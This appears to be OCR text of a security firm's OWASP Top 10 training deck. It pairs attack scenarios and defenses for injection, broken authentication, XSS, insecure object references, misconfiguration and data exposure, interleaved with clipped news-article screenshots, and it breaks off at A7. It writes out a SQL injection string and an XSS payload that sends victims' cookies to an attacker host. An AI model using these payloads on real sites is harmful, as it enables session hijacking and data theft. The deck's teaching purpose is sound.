GuidePoint
SECURITY

OWASP Top 10

About OWASP

The Open Web Application Security Project is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. OWASP advocates approaching application security as a people, process, and technology problem because the most effective approaches to application security include improvements in all of these areas.

https://www.owasp.org/

About Top 10

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas – and also provides guidance on where to go from here.

https://www.owasp.org/index.php/Top_10_2013

A1 – Injection

Scenario: The application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

In this case, the attacker modifies the ‘id’ parameter value in her browser to send: ' or '1'='1. For example:


```
http://example.com/app/accountView?id=' or
'1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

A1 – Injection

- The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface.
- If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter.
- Positive or “white list” input validation is also recommended, but is not a complete defense as many applications require special characters in their input.

A1 – Injection


SET EDITION: U.S. | INTERNATIONAL | MÉXICO | ARABIC
TV: CNN | CNNi | CNN en Español | HLN
CNN Tech
Home
TV & Video
U.S.
World
Politics
Justice
Entertainment
Tech
Health
Living

Yahoo hacked, 450,000 passwords posted online

By **Doug Gross**, CNN
updated 9:31 AM EDT, Fri July 13, 2012 | Filed under: Web

AHOO!
Where the world checks in daily.
AFP/GETTY IMAGES

Login information of more than 450,000 Yahoo users was hacked and posted online in a warning to the site.

A2 – Broken Authentication and Session Management

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

```
http://example.com/sale/saleitems?jsessionid=2P0OC2JSNDLPSKHCJUN2JV&dest=Hawaii
```

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.


Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the system’s password database. User passwords are not properly hashed, exposing every users’ password to the attacker.

A2 – Broken Authentication and Session Management

- Verify all pages and resources require authentication except those specifically intended to be public.
- Verify that sessions timeout after a specified period of inactivity.
- Verify that the session id is never disclosed other than in cookie headers; particularly in URLs, error messages, or logs.

A2 – Broken Authentication and Session Management



TechNet Magazine
bing
Home
Current Issue Topics Issues Columns Digital Magazine Downloads Videos Tips
TechNet Magazine > Home > Issues > 2005 > Winter > Theft On The Web: Theft On The Web: Prevent
TechNet MAGAZINE

Hacking: Fight Back

Theft On The Web: Prevent Session Hijacking

Kevin Lam, David LeBlanc, and Ben Smith

AT A GLANCE:

- TCP hijacking mechanics
- ACK packet storms
- UDP attacks
- Network attack prevention

TCP/IP
Network Security

When computers need to talk to each other, they simply do so. But, how do you know that your computer is really talking to the computer it *thinks* it's talking to?

A3 – Cross-Site Scripting (XSS)

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input
name=’FirstName' type='TEXT' value='" +
request.getParameter(”name") + "'>";
```

The attacker modifies the ’name' parameter in their browser to:


```
'><script>document.location= 'http://
www.attacker.com/cookie.cgi ?
foo='+document.cookie</script>’
```

This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

A3 – Cross-Site Scripting (XSS)

- The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into.
- Positive or “whitelist” input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.

A3 – Cross-Site Scripting (XSS)


abcNEWS
HOME | VIDEO | U.S. | WORLD | POLITICS | ENTERTAINMENT | TECH | H
NOW WORLD CUP • CASEY KASEM • FATHER'S DAY • IRAQ • US OPEN • WO
97
Like
65
share
340
Tweet
13
g+1
0 Comments
TweetDeck
Twitter
TimeOut
Trip
ple Run

TweetDeck Hacked? Site Affected By 'Security Issue'

June 11, 2014

By RHEANA MURRAY via GOOD MORNING AMERICA

Logos for Twitter Inc.'s TweetDeck app, center left, and Twitter app, center right, are seen on the screen of an Apple Inc. iPhone in this arranged photograph taken in London, May 7, 2013.

Simon Dawson/Bloomberg/Getty Images

A4 – Insecure Direct Object References

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE
account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , … );
pstmt.setString( 1,
request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```


The attacker simply modifies the ‘acct’ parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user’s account, instead of only the intended customer’s account.

```
http://example.com/app/accountInfo?
acct=notmyacct
```

A4 – Insecure Direct Object References

- **Use per user or session indirect object references.** This prevents attackers from directly targeting unauthorized resources.
- **Check access.** Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

A4 – Insecure Direct Object References



The Hacker News™

Security in a serious way

Yahoo vulnerability allows Hacker to delete 1.5 million records from Database

Saturday, March 01, 2014 Sudhir K Bansal

suggestions.yahoo.com/detail/?prop=answers&fid=92418

Yahoo! Answers Suggestion Board

We are listening - we want to hear from you!

Yahoo! Answers > Yahoo! Answers Suggestion Board > Search Results > Suggestion Details

Suggestion

Rate it!

1 vote

Yahoo should have a secure login (https) to help protect our identitie

Created 6 years ago by *vtarrani*.

Category: Suggestions

Encryption on yahoo for secure login would not require a great many changes -- it could be implemented as a selection to test code before it became part of the entire procedure. Yahoo has links to a lot of places for purchases, and this would show how much you help get rid of phishers and spammers.

Thanks.

0 Comments

No comments yet ...

Please sign in to add a comment.

Have an idea?

make a suggestion

NEED HELP?

- What's Yahoo! Answers?
- Community Guidelines
- Team Blog
- Help/FAQs
- About this Board
- User-moderated Groups
- Report Abuse

COMMENT POLICY

Give us your $.02. We encourage your comments, quibbles, problem reports, and suggestions. But please mind your manners. You know the drill... stay on topic, be respectful, and avoid spam, profanity, or anything that violates our Terms of Service.

Your suggestion will be displayed publicly, searchable and available for public comment.

A5 – Security Misconfiguration

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file.


Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws.

Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

A5 – Security Misconfiguration

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down.
- A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment.
- A strong application architecture that provides effective, secure separation between components.
- Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

A5 – Security Misconfiguration



SECURITY

Microsoft gives temporary fix for info leak in ASP.Net

'Padding oracle' muzzled

By Dan Goodin, 20 Sep 2010

```
[GCC 4.2.1 (Apple Inc. build 5646)] on darwin
Type "help", "copyright", "cre
>>> import random, operator
>>> def gen_aspnet_key(ks=20):
...     return reduce(operator
()
...
>>> gen_aspnet_key()
'549652954E480EEC0AC4981FBEF4A
>>> gen_aspnet_key()
'0B888D5A9B4EFC0557F1E8BCCCD0F
>>> gen_aspnet_key(24)
'1CD7F5B8180D3FA62FD73550E9AF64
>>> gen_aspnet_key(24)
'AEC92DF0BF34CFBE2FEAAF28A52E0
>>> gen_aspnet_key()
'EEA885A31CCF2720A8856163294247
>>> gen_aspnet_key()
'8B7EA7AEAD60854C23AB57422F218
>>> gen_aspnet_key(24)
'49EC190FE93B938F8380D16CFCB49
>>> gen_aspnet_key(24)
'66CA881FA9178D810AF2FD63E6203
>>> gen_aspnet_key()
'28D86294661690264670A2C286885
>>> gen_aspnet_key()
'837F81D13562F53C4E557968F27A0
>>> gen_aspnet_key(24)
'1E838F59CF7F899EA40653544565
>>> gen_aspnet_key(24)
'8870ED4E1193380D0476799E28884
```

RELATED STORIES

MS emergency fix plugs ASP.Net web development hole

Microsoft to issue emergency patch for ASP.Net vuln

Crypto weakness leaves online

A6 – Sensitive Data Exposure

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.


Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

A6 – Sensitive Data Exposure

- Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
- Don’t store sensitive data unnecessarily. Discard it as soon as possible. Data you don’t have can’t be stolen.
- Ensure strong standard algorithms and strong keys are used, and proper key management is in place.
- Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt.
- Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data.

A6 – Sensitive Data Exposure



lifehacker

Firesheep Sniffs Out Facebook and Other User Credentials on Wi-Fi Hotspots

Jason Fitzpatrick
Filed to: DOWNLOADS 10/25/10 6:30am

321,624 6 ★

Firefox: Firesheep sniffs out and steals cookies—and the account and identity of the owner in the process—of popular web sites (like Facebook and Twitter) from the browsing sessions of other users on the Wi-Fi hotspot you're attached to.

Firesheep is a proof-of-concept Firefox extension created by Eric Butler to show how leaky the security many popular web sites (like Facebook, Flickr, Amazon.com, Dropbox, Evernote, and more) employ is. The problem, as Firesheep shockingly demonstrates, is that many web sites only encrypt your login. Once you are logged in they use an unsecured connection with a simple cookie check. Anyone from your IP address (that of the Wi-Fi hotspot) with that

A7 – Missing Function Level Access Control

Scenario #1: The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the admin_getappInfo page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

